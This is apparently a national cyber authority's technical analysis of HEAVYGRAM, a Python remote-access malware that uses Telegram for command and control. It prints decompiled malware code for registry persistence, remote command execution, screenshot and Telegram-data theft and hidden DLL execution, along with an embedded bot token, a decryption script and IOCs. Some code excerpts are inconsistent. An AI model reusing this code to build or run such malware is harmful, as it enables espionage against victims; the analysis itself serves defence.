



**REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
DIRECTORATE OF CYBER SECURITY ANALYSIS**

Technical Analysis of the HEAVYGRAM Malicious File
Campaign Linked to MOIS

Version: 1.0
Date: 16/09/2026

CONTENTS

TECHNICAL INFORMATION.....	3
FILE ANALYSIS.....	3
INDICATORS OF COMPROMISE (IOC).....	11
RECOMMENDATIONS.....	12

This report is subject to limitations and should be interpreted with due care.

These limitations include:

Phase One:

Information sources: This report is based on the information made available at the time it was prepared. Some aspects may differ from current developments.

Phase Two:

Scope of analysis: Due to resource constraints, some aspects of the malicious file may not have been analysed in depth. Any additional information not currently known may result in revisions to this report.

Phase Three:

Information security: To protect sources and confidential information, certain details may have been generalised or omitted from the report. This decision was made to preserve the integrity and security of the data used.

AKSK reserves the right to amend, update, or otherwise modify any part of this report without prior notice.

This report is not a final document.

The findings in this report are based on the information available at the time of the analysis. No guarantee is provided regarding possible changes or updates to the reported information in the future. The authors accept no responsibility for misuse of this report or for the consequences of any decision made on the basis of it.

TECHNICAL INFORMATION

HEAVYGRAM malware, also known as **CHOSEN BRICK**, has been used in cyber-espionage campaigns targeting activists and journalists in various countries. Based on the analysis, these activities are linked to cyber threat actors operating on behalf of Iran's Ministry of Intelligence and Security (MOIS).

The campaign primarily relies on tailored social-engineering methods. The threat actors use false identities or impersonate known individuals and representatives of trusted services to gain the target's confidence. They then induce the victim to download and open files presented as legitimate applications, software installers, or documents. When opened, these files covertly install the malicious component on the device.

After compromising the device, the malware establishes mechanisms that allow it to remain active even after the system is restarted. Telegram is used to communicate with the threat actors and serves as the command-and-control (C2) channel. The malware can execute system commands, collect information about the device and active processes, capture screenshots, access application data, and send the collected information to actor-controlled infrastructure. Depending on the variant, it may also download and execute additional malicious files.

The following analysis focuses on the technical examination of `smqdservice.exe`, identified as part of this malware family. The purpose is to document the file's operation, execution and persistence mechanisms, communication with command-and-control infrastructure, malicious functionality, and associated indicators of compromise.

FILE ANALYSIS

The file **smqdservice.exe** is a 64-bit Portable Executable (PE64) developed in Python and packed with PyInstaller. The analysis identified **PyInstaller** as the packaging mechanism, while the contents include data compressed in **ZLIB** format. The file was built for the 64-bit (AMD64) architecture and uses Microsoft Visual C/C++ components during compilation.




Figure 1. Identification of PyInstaller

To enable code analysis, the file was first unpacked. This process produced several files with the .pyc extension, which contain *Python* code compiled into *bytecode*.

```
C:\Users\flare\Desktop\pyinstxtractor>python pyinstxtractor.py c:\Users\flare\Desktop\26049390134\smqdservice.exe
[+] Processing c:\Users\flare\Desktop\26049390134\smqdservice.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 7747668 bytes
[+] Found 16 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth_pkgres.pyc
[+] Possible entry point: pyi_rth_win32comgenpy.pyc
[+] Possible entry point: pyi_rth_pywintypes.pyc
[+] Possible entry point: pyi_rth_pythoncom.pyc
[+] Possible entry point: pyi_rth_pkgutil.pyc
[+] Possible entry point: pyi_rth_multiprocessing.pyc
[+] Possible entry point: pyi_rth_setuptools.pyc
[+] Possible entry point: main.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.11 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: c:\Users\flare\Desktop\26049390134\smqdservice.exe
```

Figure 2. Unpacking Stage

These files were then decompiled. Most belonged to Python libraries implementing various functions. The analysis initially focused on **main.pyc**, where the first section of code **initialises the malware configuration**. At startup, the malware creates and checks a *mutex* to prevent more than one instance from running at the same time. It then reads the configuration required to establish communication with Telegram.

```

10 import io
11 import re
12 import requests
13 from telegram import ForceReply, Update, Bot
14 from telegram.ext import Application, CommandHandler, ContextTypes, MessageHandler, filters
15 from bot.utils import *
16 from bot.strings import *
17 from system.utils import *
18 from system.constants import *
19 from threading import Thread
20 my_mutex = CreateMutex(None, False, 'nih6723443489kcvrf')
21 caught_err = GetLastError()
22 if caught_err == ERROR_ALREADY_EXISTS:
23     sys.exit((-1))
24 try:
25     create_config_file()
26     token = read_config_file(xml_elmnt=ELMNT_TOKEN)
27     user_id = int(read_config_file(xml_elmnt=ELMNT_USER_ID))
28     pc_name = get_pc_name()
29 except:
30     sys.exit((-1))

```

Figure 3. Reading the File Configuration

During execution, the main file reads the relevant settings, which were identified after decompiling system/config.pyc. The configuration is stored in XML format and contains the Telegram bot token and the user or chat identifier. The configuration therefore has the following format:

XML

```

<?xml version='1.0' encoding='utf8'?>
<CConfig>
  <token>[Telegram bot token]</token>
  <userId>[Telegram user/chat ID]</userId>
</CConfig>

```

```

5 import os
6 ENC_KEY = 'kpoieus3jjez1o0a9gwmvuredsssssse'
7 SRC_ENC_KEY = '54sad98f498sad4f89sadfas98d4fa'
8 REG_PATH = 'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
9 STARTUP_PATH = 'C:\\ProgramData\\SMQDServicePackages\\488ht1-8ww648q'
10 STARTUP_REG_NAME = 'SMQDService'
11 STARTUP_TRO_REG_NAME = 'winappx'
12 STARTUP_EXE_NAME = 'smqdservice.exe'
13 TRO_EXE_NAME = 'winappx.exe'
14 SRC_ENC_SUFFIX = '\\n*****\\n'
15 CONFIG_DIR_PATH = os.getenv('APPDATA') + '\\SMQDService'
16 CONFIG_FILE_PATH = CONFIG_DIR_PATH + '\\config.xml'
17 DOWNLOAD_DLL_DIR_PATH = 'C:\\Windows\\SysWOW64\\'
18 UNZIP_PATH = os.getenv('ALLUSERSPROFILE') + '\\MicrosoftDistribution\\sysmain'
19 TOKEN = '7933504038:AAHBihrjmqCpT4gEdpjM_ff0weYmIFx6Mk8'
20 USER_ID = (-1002489901033)
21 SEND_INITIALS = '1'
22 BUFFER_SIZE = 1048576
23 config_content = f'<?xml version='1.0' encoding='utf8'?>\\n<CConfig>\\n<t<token>{TOKEN}</token>\\n  <userId>{USER_ID}</use_id>\\n

```

Figure 4. Malicious File Configuration

The ENC_KEY and SRC_ENC_KEY variables were also identified in the configuration file. They are used as parameters by the decryption functions. The logic of the create_config_file function is stored in encrypted form within random.txt.

```

62 def up_tel() -> tuple:
63     exec(get_method_content(method_name='up_tel'), globals(), results)
64     return (results['standalone_result'], results['store_result'])
65
66 def run_command(cmd):
67     results = {}
68     exec(get_method_content(method_name='run_command'), {'cmd': cmd}, results)
69     return results['result']
70
71 async def run_exe(bot, chat_id, document_name, file_path):
72     exec(get_method_content(method_name='run_exe'), {'file_path': file_path})
73     process_list = get_process_list()
74     if document_name in process_list:
75         message = msg_exe_run_success.format(file_name=document_name)
76     else:
77         message = msg_exe_run_failed.format(file_name=document_name)
78     await send_message_arbitrary(bot=bot, chat_id=chat_id, text=message, parse_mode='markdown')
79
80 def get_method_content(method_name):
81     bundle_dir = getattr(sys, 'MEIPASS', os.path.abspath(os.path.dirname(__file__)))
82     path_to_yaml = os.path.abspath(os.path.join(bundle_dir, 'rantom.txt'))
83     file_content = mycrypto.mycryptFile(infile=path_to_yaml, passwd=SRC_ENC_KEY, bufferSize=1048576)
84     file_parts = file_content.split(SRC_ENC_SUFFIX)
85     for part in file_parts:
86         if method_name in part:
87             return part.strip()

```

Figure 5. Identification of rantom.txt

The mydecryptStream function is used to decrypt rantom.txt. It processes the following encrypted data structure:

- [16 bytes] iv1
- [48 bytes] encrypted (iv0 + intKey)
- [32 bytes] HMAC-SHA256 of encrypted 48 bytes
- [variable] encrypted source
- [1 byte] final-size/padding indicator
- [32 bytes] HMAC-SHA256 of encrypted source

Accordingly, **rantom.txt** is decrypted using:

AES-256-CBC

key = intKey

IV = iv0

```

503 def mydecryptStream(fin, passwd, bufferSize, inputLength):
504     if bufferSize % AESBlockSize != 0:
505         raise ValueError('Buffer size must be a multiple of AES block size')
506     else:
507         if len(passwd) > maxPassLen:
508             raise ValueError('Password is too long.')
509         else:
510             iv1 = fin.read(16)
511             if len(iv1) != 16:
512                 raise ValueError('File is corrupted.')
513             else:
514                 key = stretch(passwd, iv1)

```

Figure 6. Decryption Logic for rantom.txt

The next required function is stretch. It derives the key through a custom process based on the SHA-256 algorithm. The process runs for 8,192 iterations, combining the previously generated value with SRC_ENC_KEY encoded in UTF-16LE during each iteration:

$\text{digest} = \text{SHA256}(\text{digest} \parallel \text{UTF-16LE}(\text{SRC_ENC_KEY}))$

```
18 def stretch(passw, iv1):
19     digest = iv1 + b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
20     for i in range(8192):
21         passHash = hashes.Hash(hashes.SHA256(), backend=default_backend())
22         passHash.update(digest)
23         passHash.update(bytes(passw, 'utf_16_le'))
24         digest = passHash.finalize()
25     return digest
```

Figure 7. The stretch Function

[illegible]

Figure 8. Encrypted Rantom.txt File

Based on the identified logic, a program was developed to decrypt `random.txt`. Executing the program produced the decrypted content, enabling analysis of the malware's concealed functions.

```

1 import hashlib
2 import hmac
3 from Crypto.Cipher import AES
4
5
6 SRC_ENC_KEY = "54sad98f498sad4f89sadas98d4fa"
7
8
9 def stretch(passw, iv1):
10     digest = iv1 + b"\x00" * 16
11     password = passw.encode("utf-16-le")
12
13     for _ in range(8192):
14         digest = hashlib.sha256(digest + password).digest()
15
16     return digest
17
18
19 def decrypt_random(path, passw):
20     with open(path, "rb") as f:
21         data = f.read()
22
23     pos = 0
24
25     # IV used for password-derived key
26     iv1 = data[pos:pos + 16]
27     pos += 16
28
29     # Encrypted IV + internal AES key

```

Figure 9. RANTOM.txt Decryption Code

Once the file has been decrypted, the original code can be analysed.

The decrypted code contained the function that establishes the malware's persistence mechanism on the system. The function sets a value in the Windows Registry at the following path:

winreg.SetValueEx(registry_key, name, 0, winreg.REG_SZ, value)
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```

275
276 # make_startup
277 import time, winreg
278
279 try:
280     time.sleep(2)
281     winreg.CreateKey(winreg.HKEY_CURRENT_USER, REG_PATH)
282     registry_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, REG_PATH, 0,
283                                 winreg.KEY_WRITE)
284     winreg.SetValueEx(registry_key, name, 0, winreg.REG_SZ, value)
285     winreg.CloseKey(registry_key)
286 except WindowsError as e:
287     pass
288
289

```

Figure 10. Establishment of the System Persistence Mechanism

result = os.popen(cmd).read()

In **main.py**, commands beginning with @@ are sent to:

run_command(message[2:])

This allows the C2 infrastructure to send a command prefixed with @@. The malware removes the prefix, executes the command through the Windows command interpreter, and sends the output back to the C2 channel.

```
156
157
158     # run_command
159     import os
160
161     result = os.popen(cmd).read()
162     *****#####
163     ✨
```

Figure 11. Retrieval of Executed Command Output

The analysis then returns to **main.py**, which contains the command functionality.

Depending on the value of the cmd parameter, the malware activates different functions, including retrieving the device name, executing commands, capturing screenshots, and sending the results through the Telegram bot.

```
async def run_builtin_command(cmd):
    # irreducible cflow, using cdg fallback
    # ***<module>.run_builtin_command: Failure: Compilation Error
    if cmd == 'pl':
        process_list = get_process_list().encode('ascii')
        await send_as_file_arbitrary(bot=application.bot, chat_id=user_id, file_content=process_list, filename=pc_name + '(pr
    else:
        if cmd == 'si':
            sys_info = get_sys_info().encode('ascii')
            await send_as_file_arbitrary(bot=application.bot, chat_id=user_id, file_content=sys_info, filename=pc_name + '(sy
        else:
            if cmd == 'ss':
                screenshot = get_screenshot()
                img_byte_arr = io.BytesIO()
                screenshot.save(img_byte_arr, format='PNG', optimize=True, quality=100)
                img_byte_arr = img_byte_arr.getvalue()
                await send_photo_arbitrary(bot=application.bot, chat_id=user_id, file_content=img_byte_arr, filename=pc_name + '(scre
            else:
                if cmd == 'dt':
                    tel_data = up_tel()
                    for i in range(len(tel_data)):
                        if tel_data[i] and tel_data[i] != b'':
                            await send_as_file_arbitrary(bot=application.bot, chat_id=user_id, file_content=tel_data[i], filename
                else:
```

Figure 12. Malicious File Functionality

Another decrypted function performs process enumeration:

```
for proc in psutil.process_iter():
    proc.exe()
```

The function collects the executable file paths of active processes.

```

46
47 try:
48     for proc in psutil.process_iter():
49         try:
50             proc.exe()
51             werw = proc.exe() + "\n"
52             process_list.append(werw)
53         except psutil.AccessDenied:
54             process_list.append('(You do not have access to this process)')
55     result = "".join(str(x) for x in process_list)
56 except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.ZombieProcess):
57     pass
58

```

Figure 13. Collection of Process Information

DLL loading and execution.

The malware creates the following directory:

C:\Windows\SysWOW64\

This is not the same directory as:

C:\Windows\SysWOW64\

because the first path contains a space after “Windows”.

It then uses the copy command to **copy** “C:\Windows\SysWOW64\bthudtask.exe” into the modified directory, from which it is subsequently executed in hidden mode:

C:\Windows\SysWOW64\.

This mechanism is used to hide the console window and execute additional malicious components from a directory that imitates the legitimate Windows system structure.

```

103 async def inner():
104     os.popen(str1).read()
105     str1 = r'copy "C:\Windows\SysWOW64\bthudtask.exe" "C:\Windows\SysWOW64\ "'
106     os.popen(str1).read()
107     download_result = await download_file(
108         bot=bot,
109         chat_id=chat_id,
110         document_name=document_name,
111         document=document,
112         destination=DOWNLOAD_DLL_DIR_PATH
113     )
114     if not download_result:
115         raise Exception('I know!')
116         hide_console(r"C:\Windows\SysWOW64\bthudtask.exe", window=False)
117         time.sleep(10)
118     str1 = r'del /q "C:\Windows\SysWOW64\ "'
119     os.popen(str1).read()
120     str1 = r'rmdir "C:\Windows\SysWOW64\ "'
121     os.popen(str1).read()
122     str1 = r'rmdir "C:\Windows\ "'
123     os.popen(str1).read()
124 except Exception as e:
125     pass
126     time.sleep(5)
127     str1 = r'del /q "C:\Windows\SysWOW64\ "'
128     os.popen(str1).read()
129     str1 = r'rmdir "C:\Windows\SysWOW64\ "'
130     os.popen(str1).read()
131     str1 = r'rmdir "C:\Windows\ "'
132     os.popen(str1).read()
133

```

Figure 14. Creation and Execution of bthudtask.exe

INDICATORS OF COMPROMISE (IOC)

File Name	MD5 Hash
KeePass.exe	7402F2F9263782A4C469570035843510
MicDriver.dll	F8B5554808428291ACC65D1FD2EFE01C
MicDriver.exe	D70EBF20E3D697897BAD5BEBF72EA271
MsCache.exe	3E7A2FCECF1D038D05B20148C573A6499
Pictory_premium_ver9.0.4.exe	1E6B601F733BC40EAA58916986BFC5B9
rantom.txt	A3394EF7FFA7E8B82E7EFAEE4617FE04
rantom.txt	2965817D063F1E8F9889F9126443D631
RuntimeSSH.exe	EBDD9595B79B39F53909D862499DBC94
RuntimeSSH.exe	E51FF37FB431767DCDEC0B5E6D2A786A
smqdservice.exe	7E23FFADB664B0E53D821478A249D84C
Telegram_Authenticator.exe	B9086413E7B6A0C6A11C25D14C22615F
winappx.exe	481C5B5E69A08C3DF206C59FD8DDC0DC

Type	ID	Description
Telegram C2	-1002489901033	Telegram Chat ID used by the file for C2 communications

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Block confirmed malicious hashes and conduct retrospective searches for all indicators of compromise (IoCs) across SIEM, EDR/XDR, antivirus, proxy, DNS, and other security devices. For legitimate domains and services used as command-and-control (C2) channels, apply monitoring and, where necessary, restrictions consistent with the institution's operational requirements.
- Inspect the Windows Registry for suspicious persistence mechanisms at:
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
with particular attention to the SMQDService and winappx values and, depending on the identified variant, Default_SSH.
- Inspect the following path:
C:\ProgramData\SMQDServicePackages\488ht1-8ww648q
for smqdservice.exe or other unknown files.
- Inspect the following path:
%ALLUSERSPROFILE%\MicrosoftDistribution\sysmain
for winappx.exe or other suspicious components.
- Check for the non-standard directory:
C:\Windows \SysWOW64
where the name "Windows" contains an additional space before the \ character, and for the file:
C:\Windows \SysWOW64\bthudtask.exe.
This path may be used to imitate the legitimate C:\Windows\SysWOW64\ directory and conceal the execution of malicious components.
- Inspect Microsoft Defender configuration for unauthorised exclusions, particularly for the SMQDServicePackages, MicrosoftDistribution\sysmain, and Downloads\Telegram Desktop directories. Suspicious exclusions should be verified and removed after preserving the artefacts required for analysis.
- Monitor cases in which executable files load DLLs from non-standard or user-writable directories, and identify executions from paths that imitate legitimate Windows directories.
- Monitor command execution by unusual processes, including the use of cmd.exe, powershell.exe, wscript.exe, and cscript.exe by suspicious processes or from suspicious directories.
- Monitor the creation and execution of .exe and .dll files received from external sources, particularly when they are placed in ProgramData, AppData, or non-standard directories that imitate system paths.

- Inspect devices for temporary files or files used for intermediate data storage, particularly:
C:\ProgramData\up.txt
C:\ProgramData\ur.txt
and monitor their creation, reading, and deletion by unknown processes.
- Monitor access to Telegram Desktop data directories, particularly the tdata directory, to identify processes unrelated to Telegram that attempt to read, compress, or copy its contents.
- Monitor unusual access to credentials, sessions, and local application data by using EDR/XDR to identify unknown processes that read data from Telegram, WhatsApp, browsers, or email clients.
- Monitor and filter outbound communications to messaging and cloud-storage services, including Telegram, VultrObjects, and StorjShare, using Firewall/NGFW, IDS/IPS, DNS Security, and proxy controls. Apply restrictions to devices that do not have an operational need to use these services.
- Continuously analyse logs in the SIEM, focusing on changes to the Windows Registry, creation of new processes, DLL execution, file creation in ProgramData and AppData, and unusual outbound communications.
- Use EDR/XDR solutions to analyse device behaviour rather than relying solely on signature-based detection. Monitoring should cover the creation of persistence mechanisms, command execution, DLL sideloading, and the collection of credentials or other data.
- Enable Application Control and allowlisting, where possible, to restrict the execution of .exe and .dll files from user-writable directories or non-standard paths.
- Restrict user privileges in accordance with the principle of least privilege so that compromise of a device does not enable the installation of additional persistence mechanisms or execution of other malicious components.
- Conduct proactive and retrospective threat hunting across devices, SIEM, and EDR/XDR using the identified IoCs and behavioural patterns to detect possible compromises that were not previously identified.
- Increase user awareness, particularly among high-risk individuals, about not downloading or executing applications and documents sent through Telegram, WhatsApp, or other communication platforms. Software should be downloaded only from official websites or sources approved by the institution.
- If compromise is detected or reasonably suspected, immediately isolate the device from the network without shutting it down, and preserve the artefacts required for forensic analysis before cleaning or reinstalling the system.
- After compromise is confirmed, change or revoke any credentials, active sessions, authentication tokens, and service keys that may have been exposed. These actions must be performed from a secure device, not from the compromised device.
- Conduct a comprehensive retrospective analysis to determine the time of compromise, affected devices, persistence mechanisms, executed processes and commands, C2 communications, and the possible presence of the malware on other devices.